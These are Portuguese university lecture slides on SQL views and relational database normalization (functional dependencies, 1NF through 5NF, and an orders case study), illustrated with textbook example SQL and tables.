

Linguagem SQL - View

Base de Dados - 2018/19

Carlos Costa

View - Conceito

- Relação Virtual
 - Relação virtual derivada de relação(ões) base.
 - São vistas sobre dados detidos por tabelas reais.
 - Não existe um (segundo) armazenamento físico dos dados.
 - Permite manipular os dados da view.
- Utilização
 - Apresentação de dados
 - Adaptação do esquema de base de dados a diferentes aplicações.
 - Questões de segurança de dados
 - Integridade e Privacidade
 - Ferramenta de estruturação de queries mais complexas



View - Cuidados de Utilização

- Existem opiniões diversas sobre o uso de views que vão desde recomendações de...

total abstinência do seu uso...

... até seu uso generalizado (excessivo).

Microsoft SQL Server 2008 Bible (Best Practice):

“Views are an important part of the abstraction puzzle; I recommend being intentional in their use. Some developers are enamored with views and use them as the primary abstraction layer for their databases. They create layers of nested views, or stored procedures that refer to views. This practice serves no valid purpose, creates confusion, and requires needless overhead.

The best database abstraction layer is a single layer of stored procedures that directly refer to tables, or sometimes user-defined functions.”

Nota: Vamos ver mais à frente (no semestre) o que são stored procedures e user-defined functions.

3



SQL View - Criação (Definição)

```
CREATE VIEW <view_name> AS <SQL_query>

/* Exemplo1: Uma vista com o nome dos funcionários, projectos em
que trabalham e número de horas. */
CREATE VIEW EMPLOYEE_PROJECTS AS
    SELECT Fname, Lname, Pname, Hours
    FROM   EMPLOYEE JOIN WORKS_ON ON Ssn=Essn
               JOIN PROJECT ON Pno=Pnumber;

/* Exemplo2: Vista com nome do departamento, número de
funcionários e total de salários. */
CREATE VIEW DEPT_INFO(Dept_name, No_of_emps, Total_sal) AS
    SELECT Dname, Count(*), Sum(Salary)
    FROM   EMPLOYEE JOIN DEPARTMENT ON Dno=Dnumber
    GROUP BY Dname;
```

4

Utilização de Views

- Uma view pode ser utilizada como fonte de dados (similar a uma tabela normal) num conjunto de operações SQL já identificadas:
 - **SELECT, INSERT, UPDATE, DELETE**
- Existem duas aproximações, dependentes do SGBD:
 - query modification
 - transformação da query definida
 - view materialization
 - criação de uma tabela temporária com resultados da execução da view, sobre a qual serão executadas as operações SQL pretendidas
- Nested Views
 - views como fonte de dados de outras views

5

Query Modification - Exemplo

- Imaginemos uma operação SELECT sobre a view EMPLOYEE_PROJECTS criada anteriormente...

```
CREATE VIEW EMPLOYEE_PROJECTS AS
  SELECT Fname, Lname, Pname, Hours
  FROM   EMPLOYEE, PROJECT, WORKS_ON
  WHERE  Ssn=Essn AND Pno=Pnumber;
```

SELECT sobre EMPLOYEE_PROJECTS



```
SELECT Fname, Lname
  FROM EMPLOYEE_PROJECTS
 WHERE Pname='GalaxyS';
```



query modification...

```
SELECT Fname, Lname
  FROM EMPLOYEE, PROJECT, WORKS_ON
 WHERE Ssn=Essn AND Pno=Pnumber AND Pname='GalaxyS';
```

6



View - Update de Dados

- Como se imagina, a actualização de dados via Views pode ser muito complexa em função da complexidade da própria view.
- Há restrições na sua utilização, dependentes do SGBD.
- Em geral, podemos dizer que uma view:
 - É updatable se incluir uma só tabela base na sua definição e os seguintes atributos: primary key e todos os NOT NULL sem default value.
 - Não é updatable se utilizar várias tabelas base (uso do join) ou utilizarem agrupamentos de atributos e funções de agregação.
- Muitos autores não recomendam este tipo de utilização.
 - muito menos em cenários de actualização de dados por parte de aplicações cliente (forms, web pages, etc).

9

View - Exemplo de atualização de dados

Definir a View...

```
CREATE VIEW EMPLOYEE_VIEW AS
    SELECT Fname, Lname, Ssn, Dno
    FROM EMPLOYEE;
```

Utilizar a View para inserir dados ...

```
INSERT INTO EMPLOYEE_VIEW values('Julia','Amaral','321233765',2);
```

Utilizar a View para alterar dados ...

```
UPDATE EMPLOYEE_VIEW SET Fname='Joana' WHERE Ssn='321233765';
```

10

View - WITH CHECK OPTION

- Utiliza-se no final da definição da View se quisermos garantir que as condições da cláusula WHERE são verificadas na atualização.

Exemplo

```
/* Exemplo: Vista com os funcionários do departamento 5*/
CREATE VIEW EMPLOYEE_DEP5 AS
    SELECT Fname, Lname, Ssn, Dno
    FROM EMPLOYEE
    WHERE Dno=5
    WITH CHECK OPTION;

/* Inserir dados utilizando a vista */
INSERT INTO EMPLOYEE_DEP5 VALUES('Jose', 'Sousa', 312312323, 8)

-- A operação acima só dará erro se utilizarmos WITH CHECK OPTION
```

A Seguir?

Data Operations – Relational Algebra

r	A	B
α	1	
α	2	
β	1	

s	A	B
α	2	
β	3	

r ∪ s	A	B
α	1	
α	2	
β	1	
β	3	

$\Pi_{\text{Nome}}(\sigma_{\text{Farmaco}=\text{null}}(\text{Prescreve} \bowtie \text{Farmaco} \text{-} \text{codigo Farmaco}))$

SQL – Data Manipulation

SQL query:

```
SELECT Pnumber, Pname, COUNT(*)
FROM PROJECT, WORKS_ON
WHERE Pnumber=Pno
GROUP BY Pnumber, Pname;
```

SQL query:

```
INSERT INTO EMPLOYEE (Fname,
Lname, Ssn, Dno) VALUES('Robert',
'Hatcher', '980760540', 2);
```

Functional
Dependencies
Normalization

SQL View:

```
CREATE VIEW EMPLOYEE_DEP5 AS
SELECT Fname, Lname, Ssn, Dno
FROM EMPLOYEE
WHERE Dno=5
WITH CHECK OPTION;
```

Resumo

- Conceito de View
- Criação e Eliminação
- Actualização de dados via View

13

Normalização

Base de Dados - 2018/19

Carlos Costa

1

Introdução

- Já estudámos aspectos de desenho conceptual de base de dados e respectivo mapeamento para o modelo relacional.
- No entanto, nunca apresentámos um processo formal de analisar se determinado grupo de atributos de um esquema de relação é melhor do que outro.
- O desenho de uma base de dados relacional resulta num conjunto de relações. Existe um objectivo implícito nesse processo de desenho:
 - Preservação da informação
 - Todos os conceitos capturados pelo desenho conceptual que são mais tarde mapeados para o desenho lógico.
 - Minimizar a redundância dos dados
 - Minimizar o armazenamento duplicado de dados em relações distintas, reduzindo a necessidade de múltiplos updates e consequente problema 2 de consistência entre múltiplas cópias da mesma informação.

Desenho de BD - Esquemas de Relação

Análise de Qualidade:

- Critérios Informais
- Critérios Formais
 - Dependências Funcionais, Multivalue e Junção
- Processo de Normalização
 - Formas Normais
 - Baseadas em critérios formais

3

Critérios Informais

- Clareza da semântica dos atributos da relação
- Redundância de informação no tuplo
- Redução dos NULLs nos tuplos
- Junção de relações baseada em PK e FK

4

Semântica dos atributos da relação

- O desenho de um esquema de relação deve ser fácil de explicar.
- Verificar se existe uma semântica clara entre os atributos de uma relação.
 - Evitar que uma relação corresponda a uma mistura de atributos de diferentes entidades e relacionamentos.
 - Exemplos de mau desenho:

EMP_DEPT

Ename	Ssn	Bdate	Address	Dnumber	Dname	Dmgr_ssn
-------	-----	-------	---------	---------	-------	----------

EMP_PROJ

Ssn	Pnumber	Hours	Ename	Pname	Plocation
-----	---------	-------	-------	-------	-----------

5

Redundância de Informação no Tuplo

- O objectivo é reduzir ao máximo o espaço ocupado por uma relação.
- No mau exemplo anterior verificámos que também há duplicação desnecessária de informação.

Duplicação dos dados do departamento sempre que introduzimos um novo funcionário

Update de dados departamento...
... Update todos os tuplos!!!

EMP_DEPT

Ename	Ssn	Bdate	Address	Dnumber	Dname	Dmgr_ssn
Smith, John B.	123456789	1965-01-09	731 Fondren, Houston, TX	5	Research	333445555
Wong, Franklin T.	333445555	1965-12-08	638 Voss, Houston, TX	5	Research	333445555
Zelaya, Alicia J.	999887777	1968-07-19	3321 Castle, Spring, TX	4	Administration	987654321
Wallace, Jennifer S.	987654321	1941-06-20	291 Berry, Bellaire, TX	4	Administration	987654321
Narayan, Ramesh K.	666884444	1962-09-15	975 FireOak, Humble, TX	5	Research	333445555
English, Joyce A.	453453453	1972-07-31	5631 Rice, Houston, TX	5	Research	333445555
Jabbar, Ahmad V.	987987987	1969-03-29	980 Dallas, Houston, TX	4	Administration	987654321
Borg, James E.	8888665555	1937-11-10	450 Stone, Houston, TX	1	Headquarters	8888665555

Redundancy

Como introduzir um funcionário sem departamento?

Uso de NULLs...

Como introduzir um novo departamento?

Uso de NULLs...

Ssn=NULL
!!!Integridade da Entidade???

EMPLOYEE

Ename	Ssn	Bdate	Address	Dnumber
Smith, John B.	123456789	1965-01-09	731 Fondren, Houston, TX	5
Wong, Franklin T.	333445555	1965-12-08	638 Voss, Houston, TX	5
Zelaya, Alicia J.	999887777	1968-07-19	3321 Castle, Spring, TX	4
Wallace, Jennifer S.	987654321	1941-06-20	291 Berry, Bellaire, TX	4
Narayan, Ramesh K.	666884444	1962-09-15	975 FireOak, Humble, TX	5
English, Joyce A.	453453453	1972-07-31	5631 Rice, Houston, TX	5
Jabbar, Ahmad V.	987987987	1969-03-29	980 Dallas, Houston, TX	4
Borg, James E.	8888665555	1937-11-10	450 Stone, Houston, TX	1



DEPARTMENT

Dname	Dnumber	Dmgr_ssn
Research	5	333445555
Administration	4	987654321
Headquarters	1	8888665555

6


Redução dos NULLs nos tuplos

- Há situações em que temos uma grande quantidade de atributos numa relação:
 - Muitos dos atributos não se aplicam a todos os tuplos da relação.
- Consequência: existência de muitos NULLs nesses tuplos
 - Desperdício de espaço
 - Difícil interpretação do seu sentido desses atributos (Null pode ter vários significados)
- Recomendação: Criar outra relação para esses atributos.
Exemplo:
 - Imaginando que queremos incluir o número do gabinete na relação Employee mas só 15% dos funcionários têm esse número.
 - Solução: criar uma nova relação EMP_OFFICES(Essn, Office_number) só com tuplos de funcionários com gabinete.

7

Junção de Relações baseada em PK e FK

- Devemos evitar esquemas de relação que estabeleçam relacionamentos entre duas relações baseados em atributos que não a chave primária e estrangeira.
- Mau exemplo:



Ssn	Pnumber	Hours	Pname	Plocation	Ename	
123456789	1	32.5	ProductX	Bellaire	Smith, John B.	
*	123456789	1	32.5	ProductX	Bellaire	English, Joyce A.
*	123456789	2	7.5	ProductY	Sugarland	Smith, John B.
*	123456789	2	7.5	ProductY	Sugarland	English, Joyce A.
*	123456789	2	7.5	ProductY	Sugarland	Wong, Franklin T.
666884444	3	40.0	ProductZ	Houston	Narayan, Ramesh K.	
*	666884444	3	40.0	ProductZ	Houston	Wong, Franklin T.
*	453453453	1	20.0	ProductX	Bellaire	Smith, John B.
453453453	1	20.0	ProductX	Bellaire	English, Joyce A.	
*	453453453	2	20.0	ProductY	Sugarland	Smith, John B.
453453453	2	20.0	ProductY	Sugarland	English, Joyce A.	

Ssn	Pnumber	Hours	Pname	Plocation
123456789	1	32.5	ProductX	Bellaire
123456789	2	7.5	ProductY	Sugarland
666884444	3	40.0	ProductZ	Houston
453453453	1	20.0	ProductX	Bellaire
453453453	2	20.0	ProductY	Sugarland
333445555	10	10.0	Computerization	Stafford
333445555	99	10.0	Renovations	Houston

Temos situações de junção errada de tuplos:

* *spurious tuples*

8

Dependências Funcionais

9

Dependências Funcionais (DP)


- Considerando a relação:
 - $R(A_1, A_2, \dots, A_n)$
 - Subconjunto de atributos $X, Y \subseteq R$
- Dependência Funcional: $X \rightarrow Y$
 - tuplos: $t_1, t_2 \in R$
 - $t_1[X] = t_2[X] \Rightarrow t_1[Y] = t_2[Y]$ Restrição
- Formalismo de análise de esquemas relacionais.
 - Permite descrever restrições dos atributos que os tuplos devem respeitar em todo o momento (invariantes).
 - Permite detectar e descrever problemas com precisão.

Dependências Funcionais

- $X \rightarrow Y$... por outras palavras:
 - Y é funcionalmente dependente de X .
 - Os valores da componente X do tuplo define de forma única a componente Y do respectivo tuplo.
- Uma DP é uma propriedade do esquema de relação R que não pode ser inferido de uma qualquer instância de R , i.e. $r(R)$.
 - Deve ser definida por alguém que conhece a semântica dos atributos da relação.

11

Dependências Funcionais - Exemplo



- Pela semântica dos atributos da relação EMP_PROJ podemos inferir as seguintes DF:
 - $Ssn \rightarrow Ename$
 - $Pnumber \rightarrow \{Pname, Plocation\}$
 - $\{Ssn, Pnumber\} \rightarrow Hours$

O Ssn determina de forma única o nome do funcionário.
 O número do projecto determina de forma única o seu nome e localização.
 O Ssn e o número do projecto determinam de forma única o número de horas que um funcionário trabalha para o projecto.

FD: Functional Dependency

Tipos de Dependências Funcionais

- Dependência Parcial
 - atributo depende de parte dos atributos que compõem a chave da relação.
- Dependência Total
 - atributo depende de toda a chave da relação.
- Dependência Transitiva
 - atributo que não faz parte da chave da relação depende de um atributo que também não faz parte da chave da relação.

14

Normalização

15

Introdução

- Objectivo: Reducir a Redundância
- Utilizámos DF para especificar alguns aspectos semânticos do esquema da relação.
 - Mas a redundância está associada a DF não desejadas!
- Vamos assumir que:
 - Existe um conjunto de DF associadas a cada esquema de relação;
 - Que cada relação tem uma chave primária definida;
- Processo de Normalização:
 - Formas Normais
 - Conjunto de testes (condições) para validação de cada forma.
 - Cada forma superior tem menos DF que a anterior.

16

Formas Normais

- O processo de normalização consiste em efetuar um conjunto de testes para certificar se um desenho de BD relacional satisfaz determinada Forma Normal (FN).
 - Relações que não satisfazem os testes de determinada forma normal são decompostas em relações menores.
- Codd propôs três FN baseadas em DF
 - Primeira (1FN), Segunda (2FN) e Terceira (3FN)
 - A 3FN satisfaz as condições da 2FN e esta as da 1FN
- Mais tarde Boyce e Codd propuseram uma definição mais restritiva da 3NF à qual se chamou:
 - Boyce-Codd Normal Form (BCNF)
- Foram ainda propostas a 4FN e 5FN baseadas respectivamente em dependências multivalor e de junção.

17

Primeira Forma Normal (1NF)

- Definição formal de uma relação básica do modelo relacional:
 - Atributos são atómicos (simples e indivisíveis)
 - Não permite atributos composto ou multivalor
 - Não suporta relações dentro de relações (Nested Relation)
 - Não é possível utilizar uma relação como valor de um atributo de um tuplo.

EMP_PROJ				Projs	
Ssn	Ename	Pnumber	Hours		
123456789	Smith, John B.	1	32.5	Nested Relation	
		2	7.5		
666884444	Narayan, Ramesh K.	3	40.0		
453453453	English, Joyce A.	1	20.0		
		2	20.0		

EMP_PROJ(Ssn, Ename, {PROJS(Pnumber, Hours)})

{ } significa que o atributo PROJS é multivalor

18

1FN - Exemplo 1

(a) **DEPARTMENT**

Dname	Dnumber	Dmgr_ssn	Dlocations
Research	5	333445555	{Bellaire, Sugarland, Houston}
Administration	4	987654321	{Stafford}
Headquarters	1	888665555	{Houston}

Esquema Relação

Não está na 1FN

(b) **DEPARTMENT**

Dname	Dnumber	Dmgr_ssn	Dlocations
Research	5	333445555	{Bellaire, Sugarland, Houston}
Administration	4	987654321	{Stafford}
Headquarters	1	888665555	{Houston}

Instância

- Dlocation - atributo multivalor!
- 3 aproximações para converter a relação na 1FN...

19

1FN - Exemplo 1 (soluções)

The diagram illustrates three different ways to decompose the **DEPARTMENT** relation into two relations: **DEPARTMENT** and **DEPT_LOCATIONS**.

Aproximação 1: Decomposes the **DEPARTMENT** relation into two separate tables: **DEPARTMENT** and **DEPT_LOCATIONS**. The **DEPARTMENT** table contains columns **Dname**, **Dnumber**, and **Dmgr_ssn**. The **DEPT_LOCATIONS** table contains columns **Dnumber** and **Dlocation**. This approach is labeled as the "Melhor solução" (Best solution) and "Decomposição da Relação" (Relation decomposition).

Aproximação 2: Decomposes the **DEPARTMENT** relation into two separate tables: **DEPARTMENT** and **DEPT_LOCATIONS**. The **DEPARTMENT** table contains columns **Dname**, **Dnumber**, **Dmgr_ssn**, and **Dlocation**. The **DEPT_LOCATIONS** table contains columns **Dnumber** and **Dlocation**. This approach is labeled as "Está na 1FN mas..." (Is in 1FN but...) and "Problema: Redundância" (Problem: Redundancy).

Aproximação 3: Decomposes the **DEPARTMENT** relation into two separate tables: **DEPARTMENT** and **DEPT_LOCATIONS**. The **DEPARTMENT** table contains columns **Dname**, **Dnumber**, **Dmgr_ssn**, and **Dlocation**. The **DEPT_LOCATIONS** table contains columns **Dnumber** and **Dlocation**. This approach is labeled as "Se K é o nº máximo de Dlocation," (If K is the maximum number of Dlocation), "Criar K atributos distintos (Dlocation1, Dlocation2,.., DlocationK)" (Create K distinct attributes (Dlocation1, Dlocation2,.., DlocationK)), and "Problemas: NULL values, consultas Dlocation difíceis, ..." (Problems: NULL values, difficult Dlocation queries, ...).

20

1FN - Exemplo 2 (Nested Relation)

The diagram shows the **EMP_PROJ** relation, which has attributes **Ssn**, **Ename**, **Pnumber**, and **Hours**. A dashed oval encloses the **Pnumber** and **Hours** attributes, with an arrow pointing to a box labeled "Não está na 1FN" (Not in 1FN), indicating that this relation does not satisfy the First Normal Form.


- **Ssn** é chave primária da relação **EMP_PROJ**
- **Pnumber** é chave parcial da Nested Relation (**Projs**)
- Solução:
 - Decompor a relação em duas relações na 1FN:

EMP_PROJ1		EMP_PROJ2		
Ssn	Ename	Ssn	Pnumber	Hours

21

Segunda Forma Normal (2FN)


- A relação está na 1FN e...
- ...todos os atributos não pertencentes a qualquer chave candidata devem depender totalmente da chave e não de parte dela.
 - i.e. não existem dependências parciais
- Exemplo:
 - está na 1FN
 - dependência total:
 - FD1 ($\{Ssn, Pnumber\} \rightarrow Hours$)
 - **Problema de dependências parciais:**
 - FD2 ($Ssn \rightarrow Ename$)
 - FD3 ($Pnumber \rightarrow \{Pname, Plocation\}$)



Solução: Decompor a relação...

22

2FN - Exemplo



- Todas as dependência parciais deram resultado a uma nova relação.
- Verificar se as novas relações só têm dependências totais.

23

Terceira Forma Normal (3FN)

- A relação está na 2FN e...
- ...não existem dependências funcionais entre atributos não chave.
 - i.e. não existem dependências transitivas

- Exemplo:

▪ está na 2FN

▪ Problema de dependências transitivas:

$Ssn \rightarrow Dnumber$ e

$Dnumber \rightarrow Dname$

$Dnumber \rightarrow Dmgr_ssn$

Solução: Decompor a relação...

24

3FN - Exemplo

EMP_DEPT

Ename	Ssn	Bdate	Address	Dnumber	Dname	Dmgr_ssn

↑
↑
↑
↑
↑
↑
↑

3FN - Exemplo

Ename	Ssn	Bdate	Address	Dnumber	Dname	Dmgr_ssn

↑
↑
↑
↑
↑
↑
↑

3NF Normalization



ED1

Ename	Ssn	Bdate	Address	Dnumber

↑
↑
↑
↑
↑

ED2

Dnumber	Dname	Dmgr_ssn

↑
↑
↑

- As dependências transitivas relativamente a Dnumber deu origem a uma nova relação (ED2) em que Dnumber é a sua chave primária.
- Dnumber mantém-se na relação inicial como chave estrangeira.

25

Quadro Resumo: 1FN, 2FN e 3FN

Summary of Normal Forms Based on Primary Keys and Corresponding Normalization


Normal Form	Test	Remedy (Normalization)
First (1NF)	Relation should have no multivalued attributes or nested relations.	Form new relations for each multivalued attribute or nested relation.
Second (2NF)	For relations where primary key contains multiple attributes, no nonkey attribute should be functionally dependent on a part of the primary key.	Decompose and set up a new relation for each partial key with its dependent attribute(s). Make sure to keep a relation with the original primary key and any attributes that are fully functionally dependent on it.
Third (3NF)	Relation should not have a nonkey attribute functionally determined by another nonkey attribute (or by a set of nonkey attributes). That is, there should be no transitive dependency of a nonkey attribute on the primary key.	Decompose and set up a relation that includes the nonkey attribute(s) that functionally determine(s) other nonkey attribute(s).

26

Boyce-Codd Normal Form (BCNF)

- Usualmente, a 3FN é aquela que termina o processo de normalização.
 - No entanto, em algumas situações a 3FN ainda apresenta algumas anomalias.
- BCNF é mais restritiva que a 3FN
 - BCNF => 3FN
- Definição:


Todos os atributos são funcionalmente dependentes da chave da relação, de toda a chave e de nada mais.
- Exemplo:
 - está na 3FN
 - FD2 viola a BCNF



27

BCNF - Exemplo

Base de dados de uma imobiliária:




Chaves candidatas: Property_id# e {County_name, Lot#}

- Relações LOTS1A, LOTS1B e LOTS2 estão na 3FN
- **FD5 viola BCNF**
Solução: Decomposição de LOTS1A em LOTS1AX e LOTS1AY
Reverso: Perdemos a FD2

28

Normalização - Ponto de Equilíbrio

- Como verificámos no exemplo de BCNF, perdeu-se uma dependência funcional importante (deduzida da semântica dos atributos).
 - Que deverá ser tratada ao nível aplicacional.
- Assim, existe um ponto de equilíbrio no processo de Normalização que tipicamente fica entre a 3FN e a BCNF.



29

4FN e 5FN

- Usualmente uma relação na BCNF também se encontra na 4FN e 5FN.
 - 4FN são raros e 5FN ainda mais raros
- Definição 4FN:
 - Está na BCNF
 - Não existem dependências multivalor
- Definição 5FN:
 - Está na 4FN
 - A relação não pode ser mais decomposta sem haver perda de informação
 - Não existem dependências de junção

30

Dependências Multivalor

- Dependência multivalor $X \twoheadrightarrow Y$ em $R(X,Y,Z)$
- Garantir a seguinte restrição em qualquer instância $r(R)$:
 - Se dois tuplos t_1 e t_2 existem em $r(R)$ tal que $t_1[X] = t_2[X]$
 - Então também devem existir dois tuplos t_3 e t_4 em $r(R)$ com as seguintes características:
 - $t_4[X] = t_3[X] = t_1[X] = t_2[X]$
 - $t_3[Y] = t_1[Y]$ e $t_4[Y] = t_2[Y]$
 - $t_3[Z] = t_2[Z]$ e $t_4[Z] = t_1[Z]$
- Exemplo:
 - $X \twoheadrightarrow Y$
 - $X \twoheadrightarrow Z$
- Outras palavras...

mesma $r(R)$		
X	Y	Z
x1	y1	z1
x1	y2	z2
x1	y1	z2
x1	y2	z1
..

X multidetermina Y se, para cada par de tuplos de R contendo os mesmo valores de X , existe em R um par de tuplos correspondentes à troca dos valores de Y no par original.

 deti

4FN: Dependências Multivalor - Exemplo

EMP

Ename	Pname	Dname
Smith	X	John
Smith	Y	Anna
Smith	X	Anna
Smith	Y	John

Dependências Multivalor:

Ename $\rightarrow\!\!\! \rightarrow$ Pname

Ename $\rightarrow\!\!\! \rightarrow$ Dname

- Solução: decomposição da relação EMP

EMP_PROJECTS		EMP_DEPENDENTS	
Ename	Pname	Ename	Dname
Smith	X	Smith	John
Smith	Y	Smith	Anna

32

 deti

Dependências de Junção

- Existe uma dependência de junção em R se, dadas algumas projeções de R, apenas se reconstrói R através de algumas junções bem definidas, mas não de todas.
- Muito rara na prática
 - difícil de detectar
- Exemplo:
 - Projetando R em (X,Y), (X,Z) e (Y,Z)
 - Verificamos que não é possível reconstruir R por junção de qualquer uma das projeções.
 - Só com a junção das 3 projeções é que conseguimos reconstruir R.

r(R)		
x	y	z
x1	y1	z1
x1	y1	z2
x1	y2	z2
x2	y3	z2
x2	y4	z2
x2	y4	z4
x2	y5	z4
x3	y2	z5

33

 deti

5FN: Dependência Junção - Exemplo

SUPPLY

Sname	Part_name	Proj_name
Smith	Bolt	ProjX
Smith	Nut	ProjY
Adamsky	Bolt	ProjY
Walton	Nut	ProjZ
Adamsky	Nail	ProjX
Adamsky	Bolt	ProjX
Smith	Bolt	ProjY

Vamos Criar 3 Projecções de Supply:

- R1(Sname, Part_name)
- R2(Sname, Proj_name)
- R3(Part_name, Proj_name)

R₁

Sname	Part_name
Smith	Bolt
Smith	Nut
Adamsky	Bolt
Walton	Nut
Adamsky	Nail

R₂

Sname	Proj_name
Smith	ProjX
Smith	ProjY
Adamsky	ProjY
Walton	ProjZ
Adamsky	ProjX

R₃

Part_name	Proj_name
Bolt	ProjX
Nut	ProjY
Bolt	ProjY
Nut	ProjZ
Nail	ProjX

- A relação SUPPLY, com dependência de junção, pode ser decomposta em 3 relações R1, R2 e R3 cada uma na 5FN.
 - Só reconstruímos Supply com a junção das 3 relações R1, R2 e R3.

 deti

Normalização - Caso de Estudo

Gestão de Encomendas

35

 deti

Esquema de Base de Dados - Início

Encomendas				
num_encomenda	num_cliente	cliente	endereco_cliente	...
...				
	data_encomenda	cod_produto	produto	quantidade_prod

- É notório que o designer não tem conhecimentos de desenho de base de dados...
- Problemas:
 - Mistura de grupos de atributos de entidades (claramente) distintas.
 - Redundância de informação nos tuplos
 - Temos de repetir num_encomenda, num_cliente, cliente, endereco_cliente e data_encomenda para registar várias linhas de uma encomenda!

36

 deti

1FN

Encomendas				
num_encomenda	num_cliente	cliente	endereco_cliente	...
...				
	data_encomenda	cod_produto	produto	quantidade_prod

- Podemos dizer que existe uma segunda relação Linhas_Encomenda(cod_produto, produto, quantidade_prod) na relação Encomendas.
- Por decomposição:

Encomendas				
num_encomenda	num_cliente	cliente	endereco_cliente	data_encomenda

Linhas_Encomenda			
num_encomenda	cod_produto	produto	quantidade_prod

37

deti

2FN

Encomendas				
